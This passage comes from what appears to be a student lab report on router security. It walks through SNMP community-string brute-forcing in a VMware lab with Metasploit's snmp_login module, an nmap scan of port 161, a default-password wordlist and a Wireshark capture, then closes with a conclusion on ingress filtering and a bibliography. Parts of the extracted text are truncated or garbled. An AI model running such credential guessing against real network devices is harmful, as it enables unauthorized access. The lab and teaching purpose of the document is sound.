
msf >
msf > search snmp
[*] Searching loaded modules for pattern 'snmp'...

Auxiliary
=====

Name                               Disclosure Date Rank Description
----                               -
scanner/snmp/aix_version            normal AIX SNMP Scanner Auxiliary M
odule
scanner/snmp/cisco_config_tftp      normal Cisco IOS SNMP Configuration
Grabber (TFTP)
scanner/snmp/cisco_upload_file      normal Cisco IOS SNMP File Upload (
TFTP)
scanner/snmp/snmp_enum              normal SNMP Enumeration Module
scanner/snmp/snmp_enumshares        normal SNMP Windows SMB Share Enume
ration
scanner/snmp/snmp_enumusers         normal SNMP Windows Username Enumer
ation
scanner/snmp/snmp_login             normal SNMP Community Scanner
scanner/snmp/snmp_set               normal SNMP Set Module
scanner/snmp/xerox_workcentre_enumusers normal Xerox WorkCentre User Enumer
ation (SNMP)
  
```

Here we are searching Snmp to locate Snmp scanner which will launch attack. As we can see there is an auxiliary module called Snmp community scanner.

9.19 Verifying the Listener port.

A screenshot of a Linux terminal window. The window title bar shows 'Applications Places System' and the date 'Wed Jun 13, 7:19 AM'. The terminal prompt is 'root@root: ~'. The user has entered the command 'nmap -sU -p 161 -n 192.168.48.128'. The output shows the Nmap scan results for 192.168.48.128, indicating that the host is up and the 161/udp port is closed. The background of the terminal window features a large, stylized dragon logo and the text '<< back | track 5'.


```
root@root:~# nmap -sU -p 161 -n 192.168.48.128

Starting Nmap 5.51 ( http://nmap.org ) at 2012-06-13 07:19 EDT
Nmap scan report for 192.168.48.128
Host is up (0.00075s latency).
PORT      STATE SERVICE
161/udp    closed snmp
MAC Address: 00:0C:29:7E:FF:38 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
root@root:~#
```

Here we are verifying the connection once again. 161 is the listener port. As we can see 161 is close seems to be filtered running Snmp.

9.20 Showing Options



```


msf auxiliary(snmp_login) > show options

Module options (auxiliary/scanner/snmp/snmp_login):

  Name                Current Setting      Required  Descrip
  ----                -
  BATCHSIZE           256                  yes       The num
  ber of hosts to probe in each set
  BLANK_PASSWORDS     true                 no        Try bla
  nk passwords for all users
  BRUTEFORCE_SPEED    5                   yes       How fas
  t to bruteforce, from 0 to 5
  CHOST               al client address   no        The loc
  PASSWORD            sword to test       no        The pas
  PASS FILE           /opt/framework3/msf3/data/wordlists/snmp default pass.txt no        File co
  ntaining communities, one per line
  RHOSTS              get address range or CIDR identifier yes       The tar
  RPORT               161                 yes       The tar
  STOP_ON_SUCCESS     false               yes       Stop gu
  THREADS             1                   yes       The num
  ber of concurrent threads
  USER_AS_PASS       true                no        Try the
  
```


Couple of options like BATCHSIZE,RHOST,RPORT,THREADS are showing here.We can easilu find out number of host running /opt/framework3/msf3/data/wordlist/snmp default pass.txt contain the commonly given community name

9.21 Exploit Router

A screenshot of a Linux terminal window running a Metasploit session. The terminal title bar shows 'Applications Places System' and the date 'Wed Jun 13, 7:32 AM'. The prompt is 'root@root: ~'. The terminal content shows a list of words from a file, including 'public', 'private', '0', '0392a0', '1234', '2read', '4changes', 'ANYCOM', 'Admin', 'C0de', 'CISCO', 'CR52401', 'IBM', 'ILMI', 'Intermec', 'NoGaH\$@!', 'OrigEquipMfr', 'PRIVATE', 'PUBLIC', 'Private', 'Public', 'SECRET', 'SECURITY', 'SNMP', 'SNMP_trap', 'SUN', 'SWITCH', and 'SYSTEM'. A large, semi-transparent watermark in the center of the terminal reads '<< back | track 5'. At the bottom of the terminal, the file path '/opt/framework3/msf3/data/wordlists/snmp_default_pass.txt' is shown with statistics '119L, 827C' and '1,1'. The terminal window has a dark background with a dragon logo in the top right corner.

```
Applications Places System [x]
^ v x root@root: ~
File Edit View Terminal Help
public
private
0
0392a0
1234
2read
4changes
ANYCOM
Admin
C0de
CISCO
CR52401
IBM
ILMI
Intermec
NoGaH$@!
OrigEquipMfr
PRIVATE
PUBLIC
Private
Public
SECRET
SECURITY
SNMP
SNMP_trap
SUN
SWITCH
SYSTEM
"/opt/framework3/msf3/data/wordlists/snmp_default_pass.txt" 119L, 827C 1,1 Top
root@root: /pentest/ex... root@root: ~
```

9.22 Snmp Traffic Capture




The screenshot displays the Wireshark network protocol analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, Internals, and Help. The filter bar is set to 'snmp'. The packet list pane shows a series of captured packets, all of which are SNMP messages. The selected packet (No. 44) is expanded in the packet details pane, showing the following structure:

- Frame 44: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface 0
- Arrival Time: Jun 13, 2012 04:53:16.401520000 Pacific Daylight Time
- Epoch Time: 1339588396.401520000 seconds
- [Time delta from previous captured frame: 0.012221000 seconds]
- [Time delta from previous displayed frame: 0.012221000 seconds]
- [Time since reference or first frame: 24.880750000 seconds]
- Frame Number: 44
- Frame Length: 86 bytes (688 bits)
- Capture Length: 86 bytes (688 bits)
- [Frame is marked: False]
- [Frame is ignored: False]
- [Protocols in frame: eth:ip:udp:snmp]
- [Coloring Rule Name: UDP]
- [Coloring Rule String: udp]
- Ethernet II, Src: Vmware_94:a0:42 (00:0c:29:94:a0:42), Dst: Vmware_7e:ff:38 (00:0c:29:7e:ff:38)
- Destination: Vmware_7e:ff:38 (00:0c:29:7e:ff:38)
- Address: Vmware_7e:ff:38 (00:0c:29:7e:ff:38)

The packet bytes pane at the bottom shows the raw data of the selected packet in hexadecimal and ASCII format.

Here we are capturing the Snmp Traffic using wireshark.

9.23 Snmp Community Scanner



```
root@root: /pentest/exploits/framework3
File Edit View Terminal Help
[*] 192.168.48.128:161 - SNMP - Trying rw...
[*] 192.168.48.128:161 - SNMP - Trying rwa...
[*] 192.168.48.128:161 - SNMP - Trying san-fran...
[*] 192.168.48.128:161 - SNMP - Trying sanfran...
[*] 192.168.48.128:161 - SNMP - Trying scotty...
[*] 192.168.48.128:161 - SNMP - Trying secret...
[*] 192.168.48.128:161 - SNMP - Trying security...
[*] 192.168.48.128:161 - SNMP - Trying seri...
[*] 192.168.48.128:161 - SNMP - Trying snmp...
[*] 192.168.48.128:161 - SNMP - Trying snmpd...
[*] 192.168.48.128:161 - SNMP - Trying snmptrap...
[*] 192.168.48.128:161 - SNMP - Trying solaris...
[*] 192.168.48.128:161 - SNMP - Trying sun...
[*] 192.168.48.128:161 - SNMP - Trying superuser...
[*] 192.168.48.128:161 - SNMP - Trying switch...
[*] 192.168.48.128:161 - SNMP - Trying system...
[*] 192.168.48.128:161 - SNMP - Trying tech...
[*] 192.168.48.128:161 - SNMP - Trying test...
[*] 192.168.48.128:161 - SNMP - Trying test2...
[*] 192.168.48.128:161 - SNMP - Trying tivoli...
[*] 192.168.48.128:161 - SNMP - Trying tivoli...
[*] 192.168.48.128:161 - SNMP - Trying trap...
[*] 192.168.48.128:161 - SNMP - Trying world...
[*] 192.168.48.128:161 - SNMP - Trying write...
[*] 192.168.48.128:161 - SNMP - Trying xyzyzy...
[*] 192.168.48.128:161 - SNMP - Trying yellow...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_login) >
```

Here Snmp Community Scanner showing us the result

10 CONCLUSION

Most of the attacks at the network infrastructure described in the present work begin with spoofing the IP source address of the victim. In fact, the more troublesome attacks for the Internet community are DoS attacks which employ forged source addresses. As a consequence, a simple and effective defense consists in using ingress traffic filtering to prohibit DoS attacks to be propagated from “behind” an Internet Service Provider’s (ISP) aggregation point. In a few words, all providers of Internet connectivity are urged to implement strict traffic filtering to prohibit attackers from using spoofed source addresses which do not reside within a range of legitimately advertised prefixes. An additional benefit of implementing this type of filtering is that it enables the originator of an attack to be easily traced to its true source, since the attacker would have to use a valid, and legitimately reachable source address. It is an accepted fact that control and routing protocols need stronger security than the one that can be reached by simply using packet filtering.

11 BIBLIOGRAPHY

- [1] A scalable method for router attack detection and location in link state routing
Local Computer Networks, 2003. LCN '03. Proceedings. 28th Annual IEEE International Conference Chakrabarti, A. Manimaran, G.
20-24 Oct. 2003
- [2] The design and implementation of router security subsystem based on IPSec
TENCON '02. Proceedings. 2002 IEEE Region 10 Conference on Computers, Communications, Control and Power Engineering
- [3] Chapman, D.B., Cooper, S. and Zwicky, E.D. Building Internet Firewalls, 2nd edition O'Reilly Associates, 2000.

A seminal reference for understanding firewalls and the principles for building them.
- [4] Security Issues in Control, Management and Routing Protocols
Madalina Baltatu, Antonio Lioy, Fabio Maino, Daniele Mazzocchi
Dipartimento di Automatica e Informatica, Politecnico di Torino
- [5] Issues in Routing Security Steven M. Bellovin
<http://www.cs.columbia.edu/~smb>
Columbia University
March 24, 2008
- [4] A Survey of BGP Security Issues and Solutions
TONI FARLEY, PATRICK MCDANIEL and KEVIN BUTLER
AT&T Labs Research
- [6] http://en.wikipedia.org/wiki/VMware_Workstation
- [7] <http://en.wikipedia.org/wiki/BackTrack>
- [8] <http://sharkfest.wireshark.org/sharkfest.08/>
- [9] http://www.vyatta.com/downloads/documentation/VC6.4/Vyatta-GuideToDocumentation_R6.4_v01.pdf
- [10] <http://etutorials.org/Networking/network+security+assessment/Chapter+3.+Internet+Host+and+Network+Enumeration/>
- [11] http://www.metasploit.com/modules/auxiliary/admin/vmware/tag_vm
- [12] <http://ccnaanswers-khim.blogspot.in/2011/07/router-security-issues.html>
- [13] <http://tnc2000.terena.org/proceedings/3A/3a2.pdf>
- [14] <http://www.codinghorror.com/blog/2009/01/dictionary-attacks-101.html>
- [15] <http://www.hackosis.com/brute-force-attack/>
- [16] <http://carnal0wnage.attackresearch.com/2007/07/over-in-lso-chat-we-were-talking-about.html>